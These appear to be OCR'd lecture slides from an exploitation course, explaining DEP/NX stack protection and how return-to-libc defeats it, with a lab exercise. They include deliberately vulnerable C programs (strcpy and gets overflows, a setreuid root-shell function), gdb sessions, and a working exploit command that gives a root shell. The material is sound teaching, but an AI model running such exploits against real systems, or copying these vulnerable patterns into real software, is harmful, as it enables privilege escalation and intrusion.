- Remember this: modern developers are more security conscious than ever. To find vulnerabilities in their software you must understand the subtleties of their code, the language they are using, and the system they are running it on, better than them.


- At this point, people have realized that trying to eradicate software vulnerabilities is a losing battle.
- Instead of trying to stop vulnerabilities, vendors are trying to stop exploits.
- Operating Systems that try to be secure can't control how buggy the 3rd party software they support is.

Exploit Mitigation Technology

- Our exploits have been leveraging the fact that typical Von Neumann architecture does not distinguish between code and data.
- Recall that we are typically redirecting execution flow into a buffer used for data under normal purposes.
- One of the first exploit mitigation technologies attempted to invalidate data areas (specifically the stack) as a legitimate target for execution control flow.

There, I fixed it!


- No Execute Stack was one of the first real attempts to mitigate the abundant stack overflows.
- Unfortunately, as a side effect of the Von Neumann architecture that most modern processors are based off of, there was no hardware support for implementing this
- As a result, first implementations of the No Execute Stack patch were brutal hacks that involved reprogramming critical portions of kernels page fault handling.
- There were performance, backwards compatibility, and maintainability issues hindering most implementations.
- As a result, No Execute stack was not widely adopted by Linux distributions.



Advanced Technologies	
Intel® Turbo Boost Technology	No
Intel® Hyper-Threading Technology	No
Intel® Virtualization Technology (VT-x)	Yes
Intel® Trusted Execution Technology	No
Intel® 64	Yes
Idle States	Yes
Enhanced Intel SpeedStep® Technology	Yes
Intel® Demand Based Switching	No
Execute Disable Bit	Yes

- Fortunately, hardware manufacturers caught on to the need for hardware supported no execute functionality.
- Most modern chips (my laptop included) have hardware supported no-execute pages.
- This allows for even better protection than previous no-execute hacks offered, without any of the negative side effects.

DEP in Action



```
char dataToExecute[] = "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90";

int main(int argc, char **argv)
{
int (*functionPointer)();
functionPointer = (int (*)()) dataToExecute;
(int)(*functionPointer)();
}
```

Visual C++ 2008 Express Edition

Unhandled exception at 0x00417000 in deptest.exe: 0xC0000005: Access violation.


Value	Type
0x00000001	int
0x00035ea0	char * *
0x00417000 _dataToExecute	int (void)*

Output


Show output from: Debug

```
'deptest.exe': Loaded 'C:\WINDOWS\WinSxS\x86_Microsoft.VC90.DebugCRT_1fc8b3b9a1e18e3
'deptest.exe': Loaded 'C:\WINDOWS\system32\shimeng.dll', Symbols loaded (source info
'deptest.exe': Unloaded 'C:\WINDOWS\system32\shimeng.dll'
First-chance exception at 0x00417000 in deptest.exe: 0xC0000005: Access violation.
Unhandled exception at 0x00417000 in deptest.exe: 0xC0000005: Access violation.
```

- Unfortunately, DEP/NX bit/ExecShield, whatever you want to call it, is easily subverted on its own.
- Turns out the guy that originally programmed the No Execute Stack patch also quickly developed a technique to defeat it.




```
#include <stdio.h>

int main(int argc, char **argv)
{
    char buf[16];
    strcpy(buf,argv[1]);
}
```




```
root@slack12:~/class# wc hello.shellcode
 0  1 34 hello.shellcode
root@slack12:~/class#
```

- Consider this example. The buffer is clearly too small for normal shellcode. Now imagine that you can’t put shellcode elsewhere either (environment, command line argument).
- All you can do is overwrite the frame pointer and return address.
- How do you gain arbitrary code execution?




```
#include <stdio.h>

char *secret = "joshua";

void go_shell()
{
    char *shell =  "/bin/sh";
    char *cmd[] = { "/bin/sh", 0 };
    printf("Would you like to play a game...\n");
    setreuid(0);
    execve(shell,cmd,0);
}

int authorize()
{
    char password[64];
    printf("Enter Password: ");
    gets(password);
    if (!strcmp(password,secret))
        return 1;
    else
        return 0;
}

int main()
{
    if (authorize())
    {
        printf("login successful\n");
        go_shell();
    } else {
        printf("Incorrect password\n");
    }
    return 0;
}
```

- Remember, you don’t always have to inject arbitrary code into the target program, to get it to do what you want to do.
- You don’t normally have something as convenient as “go_shell” laying around, but you do have something almost as good….




```
root@slack12:~/class# ldd smallbuf
        linux-gate.so.1 =>  (0xffffe000)
        libc.so.6 => /lib/libc.so.6 (0xb7e86000)
        /lib/ld-linux.so.2 (0xb7fe5000)
root@slack12:~/class#
```




```
(gdb) break *main
Breakpoint 1 at 0x804820a: file smallbuf.c, line 4.
(gdb) run `running smallbuf...`
Starting program: /root/class/smallbuf `running smallbuf...`
/bin/bash: running: command not found

Breakpoint 1, main () at smallbuf.c:4
4       {
(gdb) disas main
Dump of assembler code for function main:
0x0804820a <main+0>:    push   ebp
0x0804820b <main+1>:    mov    ebp,esp
0x0804820d <main+3>:    sub    esp,0x10
0x08048213 <main+9>:    mov    eax,DWORD PTR [ebp+12]
0x08048216 <main+12>:   add    eax,0x4
0x08048219 <main+15>:   mov    ecx,DWORD PTR [eax]
0x0804821b <main+17>:   push   ecx
0x0804821c <main+18>:   lea    eax,[ebp-16]
0x0804821f <main+21>:   push   eax
0x08048220 <main+22>:   call   0x8048300 <strcpy>
0x08048225 <main+27>:   add    esp,0x8
0x08048228 <main+30>:   leave
0x08048229 <main+31>:   ret
End of assembler dump.
(gdb) x execve
0xb7f16b70 <execve>:    0x8908ec83
(gdb) x system
0xb7ebcf40 <system>:    0x890cec83
(gdb) x write
0xb7f46d20 <write>:     0x0c3d8365
(gdb)
```

- The Operating System automatically loads the standard c library into executing processes.
- Since we can control the stack with our overflow, we can return into these standard library functions instead of returning into shellcode.
- Using the standard c library, we can accomplish pretty much anything we want to.

Calling libc functions



```
(gdb) disas main
Dump of assembler code for function main:
0x0804820a <main+0>:    push   ebp
0x0804820b <main+1>:    mov    ebp,esp
0x0804820d <main+3>:    sub    esp,0x0
0x08048213 <main+9>:    mov    eax,0x8049324
0x08048218 <main+14>:   push   eax
0x08048219 <main+15>:   call   0x8048300 <system>
0x0804821e <main+20>:   add    esp,0x4
0x08048221 <main+23>:   leave
0x08048222 <main+24>:   ret
End of assembler dump.
(gdb) x/s 0x8049324
0x8049324 <L.0>:         "/bin/sh"
(gdb) _
```




```
root@slack12:~/class# cat systemshell.c
void main()
{
        system("/bin/sh");
}

root@slack12:~/class#
```

- When calling a libc function, the arguments are pushed onto the stack (in reverse order).
- The system() libc function executes any command we want, essentially achieving arbitrary code execution.


Exploiting libc lab

- Your goal is to exploit smallbuf.c by returning into libc instead of returning into injected shellcode.
- Basic idea: you will overwrite the saved return address with the address of the libc system() call.
- Hint 1: think of what argument you want passed into system(). Probably something like "/bin/sh." Where will this argument come from? The string has to exist somewhere in the process memory.
- Hint 2: When you hijack control of execution flow into system(), think of what the system() function expects the stack to look like. In particular, where does it expect its arguments to exist?

State of Stack



```
root@slack12:~/class# cat systemshell.c
void main()
{
        system("/bin/sh");
}

root@slack12:~/class# _
```




```
(gdb) break *system
Breakpoint 1 at 0x8048300
(gdb) run
Starting program: /root/class/systemshell
Breakpoint 1 at 0xb7ebcf40

Breakpoint 1, 0xb7ebcf40 in system () from /lib/li
(gdb) x/2x $esp
0xbffff660:     0x0804821e      0x08049324
(gdb) x/i 0x0804821e
0x804821e <main+20>:    add    esp,0x4
(gdb) x/s 0x08049324
0x8049324 <L.0>:         "/bin/sh"
(gdb) disas main
Dump of assembler code for function main:
0x0804820a <main+0>:    push   ebp
0x0804820b <main+1>:    mov    ebp,esp
0x0804820d <main+3>:    sub    esp,0x0
0x08048213 <main+9>:    mov    eax,0x8049324
0x08048218 <main+14>:   push   eax
0x08048219 <main+15>:   call   0x8048300 <system>
0x0804821e <main+20>:   add    esp,0x4
0x08048221 <main+23>:   leave
0x08048222 <main+24>:   ret
End of assembler dump.
```

- When system() is called it expects a return address and then the address of the argument ("/bin/sh") on the stack.

“/bin/sh”


- In this case, we will simply inject the “/bin/sh” string into the program via the command line and find the address of the string with a debugger.
- However, with all the extra junk loaded into a process, you can also find extraneous instances of the “/bin/sh” string loaded into all processes via required libraries like libc.



```
root@slack12:~/class# ./smallbuf `perl -e 'printf "A" x 20;print "\x40\xcf\xeb\xb7";print "AAAA"; print "\x9b\xf7\xff\xbf"'` "/b
in/sh"
argv[1] = 0xbffff77a, argv[2] = 0xbffff79b
sh-3.1#
```

- First we fill up smallbuf with 16 bytes of junk, then 4 extra bytes to overwrite the saved frame pointer.
- Then we overwrite the saved return address with the address of the libc system() call (0xb7ebcf40).
- Next we write 4 extra bytes of junk "AAAA", representing what the system() call will view as the saved return address.
- Finally, we write the address of the "/bin/sh" string we injected on the command line (0xbffff79b) so that the system() call views this as its passed argument.

- We just gained arbitrary code execution without executing any data as code (no shellcode).
- The moral of the story is that DEP/No Execute Stack/etc is pretty much useless on it own.




```
(gdb) break *main
Breakpoint 1 at 0x8048394
(gdb) r
Starting program: /root/class/whereissystem

Breakpoint 1, 0x08048394 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ebcf40 <system>
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/class/whereissystem

Breakpoint 1, 0x08048394 in main ()
(gdb) p system
$2 = {<text variable, no debug info>} 0xb7ebcf40 <system>
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/class/whereissystem

Breakpoint 1, 0x08048394 in main ()
(gdb) p system
$3 = {<text variable, no debug info>} 0xb7ebcf40 <system>
(gdb)
```

